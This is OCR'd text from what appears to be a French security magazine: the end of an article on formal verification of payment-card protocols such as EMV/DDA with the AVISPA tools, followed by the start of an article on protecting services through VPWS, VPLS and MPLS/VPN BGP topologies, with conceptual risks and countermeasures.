[3] La clé publique RSA K_{Bank}, de longueur insuffisante à l'époque, pouvait être factorisée, révélant ainsi la clé privée K_{Bank}^{-1}. À l'aide de cette dernière et de la fonction *hash*, il était possible de produire des valeurs de signature pour des données bancaires *Data* quelconques, acceptées par les terminaux.

```
SUMMARY
 SAFE

DETAILS
 BOUNDED_NUMBER_OF_SESSIONS
PROTOCOL
 CB-DDA-cartes-legales.if
GOAL
 As Specified
BACKEND
 CL-AtSe
STATISTICS


 Analysed  : 89786 states
 Reachable : 29856 states
 Translation: 0.14 seconds
 Computation: 2.55 seconds
```

17 *Sortie d'AVISPA sur la spécification d'EMV/DDA*

attaque, propriété indécidable en général, devient décidable dans le cas d'un intrus de Dolev-Yao et si l'on se limite à un nombre borné de sessions [10].

Si l'on revient au protocole DDA, le résultat obtenu plus haut est donc une preuve que la **spécification formelle** de DDA ne contient pas, a priori, de vulnérabilité liée à l'interversion de deux cartes légales. Cette preuve n'est bien sûr valable que dans le cas d'un intrus respectant le modèle de Dolev-Yao et sur un nombre borné de sessions.

On peut bien sûr continuer à jouer avec cette spécification et tester d'autres hypothèses. Par exemple, on peut supposer que l'intrus dispose d'une Yescard spécifique dont le rôle est **uniquement** d'envoyer un couple 'ok,tc' quel que soit le message reçu. On suppose que le 'tc' peut être généré aléatoirement de façon a être accepté par le terminal car, celui-ci ne semblant pas en mesure de le déchiffrer, il ne pourra pas l'authentifier. Dans ce cas, il est possible de retrouver automatiquement une attaque basée sur un échange entre une carte légale et la Yescard spécifique (voir Figure 18).



18 *Trace SPAN d'une attaque théorique sur DDA avec interversion d'une carte légale et d'une Yescard*

Il peut néanmoins exister d'autres attaques contre EMV/DDA. Nous en montrons une plus loin.

Dans la section suivante, nous voyons comment l'absence d'attaque détectée par certains outils peut-être vue comme une preuve de sécurité de la spécification.

4.2 Preuves de sécurité

Il ne faut pas s'y tromper, les attaques découvertes par AVISPA ne sont pas obtenues en utilisant des heuristiques astucieuses comme cela est fait, par exemple, dans le fuzzing. L'objectif des outils de vérification d'AVISPA est de prouver formellement sur le protocole les propriétés de sécurité déclarées dans la spécification. Lorsque cette preuve automatique échoue, elle produit **systématiquement** un contre-exemple sous la forme d'une trace d'attaque. Ces outils offrent donc une forme de complétude que n'offrent pas des méthodes de génération de test ou des heuristiques de recherche d'attaque. En clair, s'il existe une attaque **sur la spécification formelle**, alors celle-ci sera découverte. À l'inverse, s'il n'existe pas d'attaque sur les sessions déclarées dans la section `environment` de la spécification, ceci pourra également être démontré [9]. En effet, l'existence d'une

...Les outils de vérification offrent donc une forme de complétude que n'offrent pas des méthodes de génération de test ou des heuristiques de recherche d'attaque...

note

La réussite de cette attaque dépend grandement des conditions de réalisation. En effet, l'attaque nécessite une fausse carte et une substitution au bon moment. La mise en œuvre de ces deux points peut s'avérer difficile.

Améliorations et conclusion

Plusieurs points restent bien évidemment à améliorer. Nous avons déjà évoqué l'extension des propriétés de sécurité vérifiables automatiquement. Ce point essentiel fait aujourd'hui l'objet de nombreuses recherches.

Il serait également très utile de disposer de canaux non entièrement accessibles à l'attaquant. De tels canaux permettraient aux outils de passer outre la détection des attaques les plus immédiates au profit des attaques complexes. En effet, la plupart des outils considèrent qu'aucun canal n'est sûr. C'est un excellent principe de sécurité, mais cela peut provoquer l'arrêt des outils sur une attaque liée à un canal particulier alors qu'il y a peut-être encore d'autres attaques à révéler.

Pour reprendre l'exemple du protocole bancaire B0', les outils détectent d'abord une attaque sur la confidentialité du PIN code. Cette attaque bien connue (dite « *shoulder surfing* ») est liée au manque de confidentialité du canal entre l'utilisateur et le terminal de paiement. Pour autant, une fois cette attaque détectée, on aimerait considérer le canal comme confidentiel et continuer la détection.

Les outils actuels n'offrant pas cette possibilité, il faut procéder à la main, typiquement en pré-distribuant des clés pour sécuriser certains canaux. Dans l'exemple B0' de la figure 14, il s'agit des clés stockées dans les ensembles KSUT et KSTC. De telles modifications sont dangereuses, car elles risquent de faire disparaître d'autres attaques.

Même si elles restent améliorables, les techniques de vérification automatique de protocoles sont déjà très utilisables en pratique. Elle permettent de détecter très tôt des vulnérabilités impossibles à corriger dans des phases ultérieures : on ne peut pas patcher une erreur de conception. L'effort pour arriver à une spécification vérifiable est de plus en plus raisonnable. Avec un peu de pratique, un langage comme HLPSL devient facile à manipuler. Sa puissance d'expression permet de spécifier de nombreux protocoles. Un outil d'animation comme SPAN facilite également le contrôle de la bonne rédaction de la spécification et permet de « secouer » la spécification exactement comme un fuzzer « secoue » une implémentation. Aussi, nous pensons que ce type de vérification devrait avoir lieu systématiquement.

Au final, il devient possible de publier un protocole avec sa preuve de correction et ainsi de répondre à la question posée comme titre de cet article : **Votre protocole est-il vérifié ?**



Références

[1] SANTIAGO (J.) et VIGNERON (L.), « *Optimistic non-repudiation protocol analysis* », LNCS 4462:90–101, mai 2007.

[2] HEEN (O.), GENET (T.), GELLER (S.) et PRIGENT (N.), « *An industrial and academic joint experiment on automated verification of a security protocol* », in *Mobile and Wireless Networks Security*, pages 39–53, 2008.

[3] BLANCHET (B.), « *Proverif: Cryptographic protocol verifier in the formal model* », **www.proverif.ens.fr/**.

[4] AVISPA Team, *HLPSL tutorial*, **www.avispa-project.org/package/tutorial.pdf**.

[5] DOLEV (D.) et YAO (A.), « *On the security of public key protocols* », in *Proc. IEEE Transactions on Information Theory*, pages 198–208, 1983.

[6] CORTIER (V.) AND WARINSCHI (B.), « *Computationally Sound, Automated Proofs for Security Protocols* », in Proc. of ESOP'05, volume 3444 of LNCS, pages 157–171, Springer, 2005.

[7] PATARIN (J.), « La cryptographie des cartes bancaires », dossier *Pour la science*, 36, juillet 2002.

[8] VAN HERREWEGHEN (E.) et WILLE (U.), « *Risks and potentials of using EMV for internet payments* », in Proc. of USENIX Workshop WOST'99, ACM, 1999.

[9] TURUANI (M.), *Security of Cryptographic Protocols: Decidability and Complexity, PhD thesis*, Université of Nancy 1, 2003.

[10] CORTIER (V.), « Vérifier les protocoles cryptographiques », *Techniques et Sciences Informatique*, 24(1):115–140, 2005.

[11] « DDA : Les cartes bancaires de 3ième génération », **www.cartes-bancaires.com/spip.php?article32**

[12] GOUBAULT-LARRECQ (J.)et PARRENNES (F.), « *Cryptographic protocol analysis on real C code* », in Proc. of VMCAI'05, volume 3385 of LNCS, pages 363–379. Springer, 2005.

Cédric Llorens & Denis Valois – cedric.llorens@wanadoo.fr – denis.valois@laposte.net

PROTÉGER DES SERVICES PAR TOPOLOGIE SUR UN CŒUR DE RÉSEAU MPLS

mots clés : *réseau / sécurité / MPLS / pseudo-wire / VPLS / VRF*

Nous présentons dans cet article quelques techniques de construction de topologie réseau de niveau 2 et 3, sur un cœur de réseau MPLS, permettant d'assurer une protection par isolation.


1. La problématique de la sécurité des services

Par le passé, la séparation entre les couches 2 et 3 du modèle OSI a forcé les opérateurs à construire et opérer des infrastructures séparées pour offrir différents services réseau. De nos jours, une infrastructure unique et partagée permet généralement d'offrir des services d'accès à ces mêmes couches comme l'illustre le tableau suivant :

3	Réseau	ex. IP (IPv4 ou IPv6)
2	Liaison	ex. Ethernet, HDLC, Frame Relay, ATM
1	Physique	ex. techniques de codage du signal (électronique, radio, laser, etc.) pour la transmission des informations sur les réseaux physiques

Reposant sur des techniques de *tunneling* ou d'émulation de lien point à point sur des cœurs de réseau, des topologies réseau sont construites tout en étant non visible et non atteignable directement par une couche de niveau 3 extérieure (telle que le réseau Internet).


Nous décrivons dans cet article trois techniques fondées sur l'isolation permettant de construire de telles topologies afin d'assurer un premier niveau de sécurité. Nous construirons plus précisément des topologies de type client-serveur dans lesquelles un client ne voit que le serveur et pas les autres clients comme l'illustre la figure 1.



1 *Topologie client(s)-serveur(s)*

Les différentes topologies présentées reposeront sur des techniques implémentées au-dessus d'un cœur de réseau MPLS (*Multi Protocol Label Switching*). Nous rappellerons donc dans un premier temps et brièvement le protocole MPLS, puis nous décrirons les trois techniques de construction de topologie construites avec VPWS, VPLS et MPLS/VPN BGP [RFC4665].

2. Le protocole MPLS



2 *Réseau MPLS*

Une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possible. La disponibilité des services réseau est généralement couverte par une topologie redondante. Quant à l'intégrité de ces services, elle est généralement couverte par les protocoles réseau. Cependant, MPLS n'assure pas au sens fort la confidentialité, ni l'intégrité des données transportées.

Dans les réseaux IP, le routage des paquets s'effectue en fonction des adresses IP (*Internet Protocol*), ce qui nécessite de lire les en-têtes IP à chaque passage sur un nœud réseau.

Pour réduire ce temps de lecture, deux protocoles ont vu le jour afin d'améliorer le transit global par une commutation des paquets au niveau 2 et non plus 3, comme le fait IP.

Plutôt que de décider du routage des paquets dans le réseau à partir des adresses IP, le protocole MPLS (*Multi Protocol Label Switching*) s'appuie sur des labels. La commutation de paquets se réalise donc sur ces labels et ne consulte plus les informations relatives au niveau 3 incluant les adresses IP. En d'autres termes, l'acheminement ou la commutation des paquets sont fondés sur les labels et non plus sur les adresses IP [RFC3270].

Un réseau MPLS est composé de routeurs P (*Provider* : dédiés à la commutation), de routeurs PE (*Provider Edge* : dédiés à la création des MPLS/VPN BGP et à la connectivité avec les équipements localisés chez les clients) et de routeurs CE (*Customer Edge* : installés chez les clients et connectés aux routeurs PE) comme l'illustre la figure 2.


Même si l'amélioration des équipements hardwares ne rend plus aussi nécessaire qu'auparavant la commutation au niveau 2 plutôt qu'au niveau 3, le protocole MPLS couplé à d'autres protocoles permet de créer de nouveaux services à valeur ajoutée (VPWS, VPLS, etc.) comme nous le décrirons par la suite.

3. La protection par topologie pseudo-wire (VPWS)

3.1 Présentation générale

Un *pseudo-wire* est une connexion entre deux routeurs de périphérie d'un réseau connectant deux circuits. Il émule donc un « circuit transparent » de type point à point isolé du reste du réseau de l'opérateur comme l'illustre la figure 3 [RFC3985].

Via un pseudo-wire, des services réseau peuvent être transportés nativement tels que ATM (ATMoMPLS), Frame Relay (FRoMPLS), Ethernet (EoMPLS), etc. comme l'illustre la figure 4, page suivante, pour ATM. Ce service natif repose sur un protocole (PDU pour unités de donnée protocolaire, *Protocol Data Unit*) qui est transporté sur le pseudo-wire.



3 *Topologie de type pseudo-wire*

La technique de construction sur un réseau MPLS repose sur VPWS et permet de transporter de point à point des trames de niveau 2 (*Pseudo-Wire Emulation Edge To Edge*).


Deux niveaux d'encapsulation (ou deux niveaux de label) sont nécessaires pour transporter un circuit au sein d'un réseau MPLS :


- En-tête tunnel MPLS : contient le label du tunnel MPLS permettant de relier les deux PE. Les paquets MPLS sont donc commutés par les équipements intermédiaires IP/MPLS entre les deux PE.
- En-tête PW : contient le label du pseudo-wire identifiant le PW.

Ces deux niveaux forment un empilement de labels MPLS et permettent par ailleurs à un tunnel MPLS d'agréger plusieurs PW. Ainsi, le label associé au PW permet au PE de sortie de l'identifier et d'aiguiller le trafic vers le circuit correspondant. De plus, deux autres champs sont requis comme l'illustre la figure 4 :

- *Control Word* : est une information spécifique ajoutée avant la charge **[RFC4385]**. Étant transporté dans les paquets PW avec les données, il permet au PE de superviser l'état de la liaison.
- *Payload* du service (ou charge utile) : contient le flux des données (TDM, ATM, FR, ATM, Ethernet, etc.) à transporter dans un paquet PW. Chaque technologie de niveaux 1 et 2 possède désormais sa propre RFC pour définir l'encapsulation spécifique.

4 *ATMoMPLS*





5 *Topologie client-serveur en pseudo-wire*

Par configuration de pseudo-wire, il est alors possible de construire une topologie de type client-serveur comme l'illustre la figure 5.

La configuration des pseudo-wires est faite de manière explicite dans les configurations équipements réseau (PE), et les tunnels sont établis à partir du plan d'adressage interne du réseau MPLS.

La signalisation d'un PW peut être configurée de manière statique pour des réseaux de petite taille, mais ce mode de configuration devient rapidement contraignant pour des réseaux plus étendus tels que celui d'un opérateur. De manière à faciliter la maintenance des PW, on aura donc intérêt à s'appuyer sur des mécanismes dynamiques pour annoncer le label PW et ainsi s'affranchir des problèmes liés à une configuration statique (complexité, erreur de configuration, etc.) **[RFC4447]**. Le PE utilise alors le plan de contrôle MPLS pour établir les tunnels vers le PE distant et repose sur LDP[1] (*Label Distribution Protocol*) pour signaler les PW. À la différence du LSP[2] (*Label Switch Path*) où une session LDP est utilisée entre chaque nœud IP/MPLS, la session LDP pour le PW doit être établie entre deux PE non voisins. On parle alors de session Targeted LDP (T-LDP). Sur chacun des PE, on doit donc configurer l'adresse du PE distant (destination ou « *targeted* ») avec lequel on désire établir une session LDP.

3.2 Quelques considérations de sécurité

Le protocole VPWS est un protocole de type point à point qui a été conçu pour assurer un niveau d'isolation de niveau 2 au sein d'un cœur de réseau. Ce protocole n'assure pas la confidentialité, ni l'intégrité des données transportées.

Différents types d'impacts réseau sont possibles suite à de mauvaises configurations ou à des attaques :

- impacts par une altération de la signalisation :
  - attribution incorrecte des labels associés au PW ;
  - attribution incorrecte des paramètres associés au PW (MTU, QOS, etc.) ;
  - etc.
- impacts relatifs à des accès non autorisés/non contrôlés :
  - attribution incorrecte des adresses MAC (adressage utilisé pour le niveau 2) ;

[1] LDP définit une suite de procédures et de messages utilisés par les équipements réseau pour s'informer mutuellement de l'association entre les labels et le flux.

[2] LSP est une suite de références partant d'une source vers une destination permettant de définir un chemin MPLS.

- encapsulation des paquets client incorrecte ;
- encapsulation du tunnel incorrecte ;
- un client peut voir et atteindre un autre client ;
- etc.

Différents types de contre-mesures sont aussi possibles comme :

- Différentes topologies peuvent être mises en œuvre. Quelle que soit cette topologie, l'isolation face à l'extérieur est totale. Ce point peut être mitigé cependant suivant l'exposition des équipements de périphérie (PE) face aux menaces de l'extérieur (notamment si les routeurs de périphérie sont visibles et atteignables depuis Internet).
- La configuration de la topologie nécessite des vérifications d'intégrité afin de prouver que l'isolation définie par configuration est toujours appliquée et étanche. Des outils comme HDIFF, GRAPH, etc. pourront être utilisés afin d'auditer les configurations **[LLORENS, VALOIS]**.
- Cette topologie permet de garder en interne le contrôle des fonctions de niveau 3 de son réseau tel que le routage (hautement critique).
- Des initiatives existent à l'IETF visant à proposer une solution afin de construire un pseudo-wire sécurisée (PWsec) assurant la confidentialité, l'intégrité et l'authentification **[draft-stein-pwe3-pwsec-00.txt]**.
- Des éléments de protection peuvent aussi être embarqués sur les routeurs CE afin de contrôler les types de trafic, ainsi que les adresses véhiculées dans les paquets de données (contrôle du trafic PPP, contrôle des adresses MAC, etc.). Ceci revient à implémenter un pare-feu de niveau 2. Il doit être noté que ces éléments de protection ne doivent pas se substituer à la sécurité apportée par la topologie réseau, mais doivent plutôt assurer la protection des réseaux « client » attachés à ce VPN.



4. La protection par topologie VPLS

4.1 Présentation générale


Virtual Private LAN Services (VPLS) est un service de type multipoint à multipoint fonctionnant au-dessus d'un réseau muni d'un mécanisme de tunnel **[RFC4762]**. VPLS permet donc de créer des VPN multipoint de couche 2 reposant sur un cœur de réseau MPLS comme l'illustre la figure 6.

Cette technique permet donc d'interconnecter des LAN de plusieurs sites distincts qui apparaissent comme étant un même VLAN final.


Chaque PE possède une table MAC (appelée aussi VFI – *Virtual Forwarding Instance* – ou VSI – *Virtual Switch Interface*) par instance VPLS. L'apprentissage des couples (adresse source MAC, port) est automatique, ainsi que la découverte de tout nouveau membre d'un VFI. Chaque PE peut aussi gérer plusieurs instances VFI.

Le mode de fonctionnement par instance VFI est celui d'un commutateur traditionnel que l'on peut résumer par les caractéristiques suivantes :

- Si une adresse MAC de destination d'une trame entrante n'est pas présente dans la table d'acheminement ou correspond à une adresse de diffusion, la trame est alors répliquée et envoyée à tous les ports logiques associés à l'instance VFI, excepté au port entrant.
- Lorsque le PE reçoit une trame provenant d'une adresse MAC inconnue, alors la table VFI est mise à jour.



6 *Réseau VPLS*



7 *Topologie de type VPLS (VFI fully meshed)*


- Les adresses MAC qui n'ont pas été utilisées depuis un certain temps sont supprimées de la table VFI.

La technique de construction sur un réseau MPLS consiste à construire un réseau « *fully meshed* » (graphe complet) de pseudo-wire afin de connecter les mêmes instances VFI sur les routeurs PE (le tout en émulant un équipement de niveau 2) comme l'illustre la figure 7.

La configuration des VPLS est faite de manière explicite dans les configurations des équipements réseau (PE). La signalisation d'un VPLS nécessite quant à elle la création d'un maillage complet de tunnel MPLS pour un domaine donné (il ne s'agit pas de la création de tunnels pour la commutation, mais de la création de tunnels de second niveau spécifiques à un domaine VPLS donné). Des travaux en cours vont faire reposer cette auto-découverte des PE distants sur le protocole BGP comme pour la signalisation des VPN BGP/MPLS.

De plus, il est aussi possible de construire une topologie de type « *hub & spoke* »[3] plutôt qu'une topologie « fully meshed » (graphe complet) native. Il est alors nécessaire de définir de manière explicite dans les configurations des équipements les nœuds dits « *hub* » et les nœuds dits « *spoke* ». Il est aussi possible d'associer une autre fonctionnalité appelée « *Split Horizon Group* » afin d'éviter tout bouclage (cette fonctionnalité indique qu'un PE n'envoie jamais un paquet dans le réseau si ce paquet avait été reçu par ce réseau) comme l'illustre la figure 8.

Il doit être noté que cette construction repose sur un mécanisme de filtrage, ce qui le rend plus faible qu'une approche par topologie.



8 *Hub/Spoke et Split Horizon Group*

4.2 Quelques considérations de sécurité

Le protocole VPLS est un protocole de type multipoint à multipoint qui a été conçu pour assurer un niveau d'isolation de niveau 2 au sein d'un cœur de réseau. Ce protocole n'assure pas la confidentialité, ni l'intégrité des données transportées.

Différents types d'impacts réseau sont possibles suite à de mauvaises configurations ou à des attaques :

- impacts sur la consommation des ressources réseau :
  - mauvais contrôle des tailles relatives aux tables d'adressage MAC ;
  - création de boucle réseau ;
  - etc.
- impacts relatifs à des accès non autorisés/non contrôlés :
  - violation du périmètre de niveau 2 face à l'extérieur ;
  - violation des périmètres VPLS ;
  - violation de la topologie de client-serveur en *any-to-any* ;
  - etc.

Différents types de contre-mesures sont aussi possibles comme :

- Différentes topologies peuvent être mises en œuvre (se référer au paragraphe 3.2).
- La configuration de la topologie nécessite des vérifications (se référer au paragraphe 3.2).
- Le client garde en interne le contrôle des fonctions de niveau 3 de son réseau tel que le routage (hautement critique).
- La possibilité de mettre en place une fonction consistant à empêcher une adresse MAC d'être apprise sur une interface, si cette même adresse MAC est déjà apprise sur une autre interface du même VLAN (*MAC antispoofing / Medium Access Control*).
- La possibilité de mettre en place une fonction consistant à assurer la validité d'un couple (adresse MAC, *PPP session id*) par une analyse de la trame PPPoE (*PPPoE antispoofing / Point to Point Protocol Over Ethernet*).

[3] Le modèle « hub and spoke » désigne une architecture mettant en œuvre un point de connexion central qui peut atteindre chacune des terminaisons situées à la périphérie.

5. La protection par topologie MPLS/VPN BGP

5.1 Présentation générale

Un réseau privé virtuel MPLS/VPN BGP permet de connecter des sites distants sur un réseau partagé par tous les clients. Le trafic du réseau privé virtuel est isolé logiquement des autres trafics VPN. Cette isolation est réalisée par un mécanisme de routage fondé sur le protocole MP-BGP, qui est une extension du protocole de routage BGP (*Border Gateway Protocol*) pour les réseaux MPLS [RFC2547].

Le protocole MP-BGP fonctionne en collaboration avec un protocole de distribution de labels LDP (*Label Distribution Protocol*) afin d'associer un label à une route externe. Dans ce cas, deux niveaux de labels sont utilisés : le premier label correspond à la route dans le VPN concerné et le second label correspond au PE permettant d'atteindre le prochain saut BGP.

De plus, chaque VPN peut faire transiter les classes d'adresses IP qu'il désire sans qu'il y ait de conflit d'adresses IP avec d'autres VPN. Chaque VPN a en effet sa propre table de routage et la commutation du trafic réseau est réalisée sur des labels uniques et non sur des adresses IP. Pour cela, un identifiant appelé RD (*Route Distinguisher*) est accolé à chaque *subnet IP* afin de créer une route VPN. En revanche, dans le cas d'un Extranet ou d'un accès à un fournisseur de services, les adresses IP devront être uniques afin de partager les ressources communes (dans ce modèle, le domaine de routage est partagé et l'unicité des adresses IP est requise).

Seuls les routeurs PE contiennent la définition des VPN, les routeurs P et CE n'ayant aucune connaissance de la configuration des VPN. Les routeurs P commutent des labels, tandis que les routeurs CE commutent des adresses IP. La sécurité logique d'un VPN repose principalement sur la configuration logique du VPN dans les configurations des routeurs PE. Pour mieux comprendre les enjeux de configuration des VPN, prenons l'exemple de deux VPN A et B reliant deux sites différents pour chacun des VPN, comme illustré à la figure 9.

Nous avons vu que le RD (*Route Distinguisher*) permet de garantir l'unicité des routes VPN échangées entre les PE, mais il ne définit pas la manière dont les routes sont insérées dans les VPN. Pour y parvenir, l'import et l'export de routes sont réalisés à l'aide d'une communauté étendue de routage (*extended community*) appelée « *Route-Target* (RT) ». Les routes-targets doivent être vues comme des filtres appliqués sur les routes VPN afin de construire les topologies réseau désirées.

Par exemple, si on désire construire une topologie de type client-serveur, on associera alors des RT de telle manière qu'on puisse construire une topologie de type client-serveur comme l'illustre la figure 10.


La configuration des VRF est faite de manière explicite dans les configurations des équipements réseau (PE). Ce mécanisme de construction de VPN est simple et ne souffre pas de problème d'échelle en fonction du nombre de VRF, etc.

5.2 Quelques considérations de sécurité


Le protocole MP-BGP est un protocole qui a été conçu pour assurer un niveau d'isolation de VPN au sein d'un cœur de réseau. Ce protocole n'assure pas la confidentialité, ni l'intégrité des données transportées sur ce VPN.

Différent types d'impacts réseau sont possibles suite à de mauvaises configurations ou à des attaques :

- impacts sur la consommation des ressources réseau :
  - mauvais contrôle sur le routage des routes ;
  - sollicitation des filtrages sur les équipements de cœur de réseau (*Access Control List*, etc.) ;
  - etc.
- impacts relatifs à des accès non autorisés/non contrôlés :
  - violation de périmètre VPN ;



9 *Topologie de type MPLS/VPN BGP*



10 *Topologie client-serveur par RT*

↳ effondrement du protocole de routage interne IGP (*Interior Gateway Protocol*) ;
↳ etc.

Différents types de contre-mesures sont aussi possibles comme :

⇨ Différentes topologies peuvent être mises en œuvre (se référer au paragraphe 3.2).

⇨ La configuration de la topologie nécessite des vérifications (se référer au paragraphe 3.2).

